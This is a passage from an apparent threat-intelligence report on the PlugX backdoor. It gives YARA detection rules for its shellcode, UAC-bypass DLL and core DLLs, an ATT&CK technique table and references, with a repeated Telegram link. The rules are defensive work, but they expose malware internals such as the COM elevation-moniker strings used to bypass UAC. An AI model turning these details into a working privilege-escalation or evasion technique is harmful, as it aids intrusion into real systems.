    description = "Detects the PlugX Shellcode for 32 bits systems"
    sha256_reference = "07ed636049be7bc31fb404da9cf12cff6af01d920ec245b4e087049bd9b5488d"

  strings:
    // Code of the decryption rutine
    $opcode1 = { 8b ?? c1 e? 03 8d ?? ?? ?? ?? ?? ?? 8b ?? c1 e? 05 8d ?? ?? ?? ?? ?? ?? 8b ?? ?? c1 e? 07
b? 33 33 33 33 2b ?? 01 ?? ?? 8b ?? ?? c1 e? 09 b? 44 44 44 44 2b ?? 01 ?? ?? 8b ?? ?? 8d ?? ?? 02 ?? ??
02 ?? ?? 32 ?? ?? 88 ?? 4? 4? 75 ?? }

    // Stack strings for VirtualAlloc
    $opcode2 = { c7 8? ?? ?? ?? ?? 56 69 72 74 c7 8? ?? ?? ?? ?? 75 61 6c 41 c7 8? ?? ?? ?? ?? 6c 6c 6f 63
88 ?? ?? ?? ?? ?? ff d? }

  condition:
    all of them
}

rule win_x64_backdoor_plug_x_shellcode {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects the PlugX Shellcode for 64 bits systems"
    sha256_reference = "07ed636049be7bc31fb404da9cf12cff6af01d920ec245b4e087049bd9b5488d"

  strings:
    // Code of the decryption rutine
    $opcode1 = { 41 8b ?? 41 8b ?? c1 e? 03 c1 e? 07 45 8d ?? ?? ?? ?? ?? ?? 41 8b ?? c1 e? 05 45 8d ?? ??
?? ?? ?? ?? b? 33 33 33 33 2b ?? 41 8b ?? 44 03 ?? c1 e? 09 b? 44 44 44 44 2b ?? 44 03 ?? 43 8d ?? ?? 41
02 ?? 41 02 ?? 32 ?? ?? 88 ?? 4? ff c? 4? ff c? }

    // Stack strings for VirtualAlloc
    $opcode2 = { c6 4? ?? 56 c6 4? ?? 69 c6 4? ?? 72 c6 4? ?? 74 c6 4? ?? 75 c6 4? ?? 61 c6 4? ?? 6c c6 4?
?? 41 c6 4? ?? 6c c6 4? ?? 6c c6 4? ?? 6f c6 4? ?? 63 }

  condition:
    all of them
}

rule win_x86_backdoor_plug_x_uac_bypass {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects the PlugX UAC Bypass DLL for 32 bits systems"
    sha256_reference = "9d51427f4f5b9f34050a502df3fbcea77f87d4e8f0cef29b05b543db03276e06"

  strings:
    // Main loop
    $opcode1 = { 0f b7 ?? ?? ?? ?? ?? ?? 4? 66 85 ?? 75 ?? 8d ?? ?? ?? ?? ?? ?? 66 83 3? 00 74 ?? 5? e8 ??
?? ?? ?? 5? c3 }

    $str1 = "kernel32" nocase
    $str2 = "GetCommandLineW"
    $str3 = "CreateProcessW"
    $str4 = "GetCurrentProcess"
    $str5 = "TerminateProcess"

  condition:
    all of them
}
```


https://t.me/learningnets

```
rule win_x64_backdoor_plug_x_uac_bypass {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects the PlugX UAC Bypass DLL for 64 bits systems"
    sha256_reference = "547b605673a2659fe2c8111c8f0c3005c532cab6b3ba638e2cdcd52fb62296d3"

  strings:
    // 360tray.exe stack strings
    $opcode1 = { 4? 83 e? 48 b? 33 00 00 00 4? 8d ?? ?? ?? c7 44 ?? ?? 2e 00 65 00 66 89 ?? ?? ?? b? 36 00
00 00 c7 44 ?? ?? 78 00 65 00 66 89 ?? ?? ?? b? 30 00 00 00 66 89 ?? ?? ?? b? 74 00 00 00 66 89 ?? ?? ??
b? 72 00 00 00 66 89 ?? ?? ?? b? 61 00 00 00 66 89 ?? ?? ?? b? 79 00 00 00 66 89 ?? ?? ?? 33 ?? 66 89 ??
?? ?? e8 ?? ?? ?? ?? }

    $str1 = "Elevation:Administrator!new:%s" wide ascii
    $str2 = "{3E5FC7F9-9A51-4367-9063-A120244FBEC7}" wide ascii
    $str3 = "{6EDD6D74-C007-4E75-B76A-E5740995E24C}" wide ascii
    $str4 = "CLSIDFromString"
    $str5 = "CoGetObject"

  condition:
    all of them
}

rule win_x86_backdoor_plug_x_core {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects the PlugX Core DLL for 32 bits systems"
    sha256_reference = "fde1a930c6b12d7b00b6e95d52ce1b6536646a903713b1d3d37dc1936da2df88"

  strings:
    // Decryption routine
    $opcode1 = { 8b ?? ?? 8b ?? c1 e? 03 8d ?? ?? ?? ?? ?? ?? 8b ?? c1 e? 05 8d ?? ?? ?? ?? ?? ?? 8b ?? c1
e? 07 b? 33 33 33 33 2b ?? 8b ?? ?? 03 ?? c1 e? 09 b? 44 44 44 44 2b ?? 01 ?? ?? 8d ?? ?? 02 ?? 02 ?? ??
89 ?? ?? 8b 5? ?? 32 ?? 32 4? ff 4? ?? 88 ?? ?? 75 ?? 5? }

    $str1 = "Mozilla/4.0 (compatible; MSIE " wide ascii
    $str2 = "X-Session" ascii
    $str3 = "Software\\CLASSES\\FAST" wide ascii
    $str4 = "KLProc"
    $str5 = "OlProcManager"
    $str6 = "JoProcBroadcastRecv"

  condition:
    all of them
}
```


https://t.me/learningnets

```
rule win_x64_backdoor_plug_x_core {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects the PlugX Core DLL for 64 bits systems"
    sha256_reference = "af9cb318c4c28d7030f62a62f561ff612a9efb839c6934ead0eb496d49f73e03"

  strings:
    // Decryption routine
    $opcode1 = { 41 8b ?? 8b ?? 4? ff c? c1 e? 03 c1 e? 07 45 8d ?? ?? ?? ?? ?? ?? 41 8b ?? c1 e? 05 45 8d
?? ?? ?? ?? ?? ?? b? 33 33 33 33 2b ?? 8b ?? 03 ?? c1 e? 09 b? 44 44 44 44 2b ?? 03 ?? 43 8d ?? ?? 02 ??
40 02 ?? 43 32 ?? ?? ?? 4? ff c? 41 88 ?? ?? 75 ?? }

    $str1 = "Mozilla/4.0 (compatible; MSIE " wide ascii
    $str2 = "X-Session" wide ascii
    $str3 = "Software\\CLASSES\\FAST" wide ascii
    $str4 = "KLProc"
    $str5 = "OlProcManager"
    $str6 = "JoProcBroadcastRecv"

  condition:
    all of them
}
```

MITRE ATT&CK Matrix

Tactic	Technique	Sub-technique
TA0001: Initial Access	T1566: Phishing	T1566.002: Spearphishing Link
TA0002: Execution	T1059: Command and Scripting Interpreter	T1059.007: JavaScript
TA0002: Execution	T1059: Command and Scripting Interpreter	T1059.005: Visual Basic
TA0002: Execution	T1559: Inter-Process Communication	T1559.001: Component Object Model
TA0002: Execution	T1569: System Services	T1569.002: Service Execution
TA0002: Execution	T1204: User Execution	T1204.002: Malicious File
TA0003: Persistence	T1547: Boot or Logon Autostart Execution	T1547.001: Registry Run Keys / Startup Folder
TA0003: Persistence	T1543: Create or Modify System Process	T1543.003: Windows Service
TA0004: Privilege Escalation	T1548: Abuse Elevation Control Mechanism	T1548.002: Bypass User Account Control
TA0004: Privilege Escalation	T1543: Create or Modify System Process	T1543.003: Windows Service
TA0005: Defense Evasion	T1140: Deobfuscate/Decode Files or Information	

https://t.me/learningnets

TA0005: Defense Evasion	T1564: Hide Artifacts	T1564.001: Hidden Files and Directories
TA0005: Defense Evasion	T1574: Hijack Execution Flow	T1574.002: DLL Side-Loading
TA0005: Defense Evasion	T1562: Impair Defenses	T1562.001: Disable or Modify Tools
TA0005: Defense Evasion	T1070: Indicator Removal on Host	T1070.004: File Deletion
TA0005: Defense Evasion	T1036: Masquerading	T1036.004: Masquerade Task or Service
TA0005: Defense Evasion	T1036: Masquerading	T1036.005: Match Legitimate Name or Location
TA0005: Defense Evasion	T1112: Modify Registry	
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	T1027.002: Software Packing
TA0005: Defense Evasion	T1055: Process Injection	T1055.012: Process Hollowing
TA0007: Discovery	T1046: Network Service Discovery	
TA0007: Discovery	T1135: Network Share Discovery	
TA0007: Discovery	T1057: Process Discovery	
TA0007: Discovery	T1012: Query Registry	
TA0007: Discovery	T1018: Remote System Discovery	
TA0007: Discovery	T1082: System Information Discovery	
TA0007: Discovery	T1016: System Network Configuration Discovery	
TA0007: Discovery	T1049: System Network Connections Discovery	
TA0007: Discovery	T1007: System Service Discovery	
TA0008: Lateral Movement	T1021: Remote Services	T1021.001: Remote Desktop Protocol
TA0009: Collection	T1119: Automated Collection	
TA0009: Collection	T1115: Clipboard Data	

https://t.me/learningnets

TA0009: Collection	T1005: Data from Local System	
TA0009: Collection	T1056: Input Capture	T1056.001: Keylogging
TA0009: Collection	T1113: Screen Capture	
TA0011: Command and Control	T1132: Data Encoding	T1132.001: Standard Encoding
TA0011: Command and Control	T1001: Data Obfuscation	T1001.003: Protocol Impersonation
TA0011: Command and Control	T1573: Encrypted Channel	T1573.001: Symmetric Cryptography
TA0011: Command and Control	T1105: Ingress Tool Transfer	
TA0011: Command and Control	T1095: Non-Application Layer Protocol	
TA0011: Command and Control	T1090: Proxy	T1090.002: External Proxy
TA0010: Exfiltration	T1041: Exfiltration Over C2 Channel	

https://t.me/learningnets

References

[1] https://malpedia.caad.fkie.fraunhofer.de/details/win.plugx

[2] https://www.elastic.co/guide/en/security/current/uac-bypass-via-icmluautil-elevated-com-interface.html

[3] https://vms.drweb.com/virus/?i=21512304

[4] https://www.circl.lu/assets/files/tr-12/tr-12-circl-plugx-analysis-v1.pdf

[5] https://blogs.jpcert.or.jp/en/2015/02/a-new-uac-bypass-method-that-dridex-uses.html

[6] https://documents.trendmicro.com/assets/white_papers/wp-operation-earth-berberoka.pdf

https://t.me/learningnets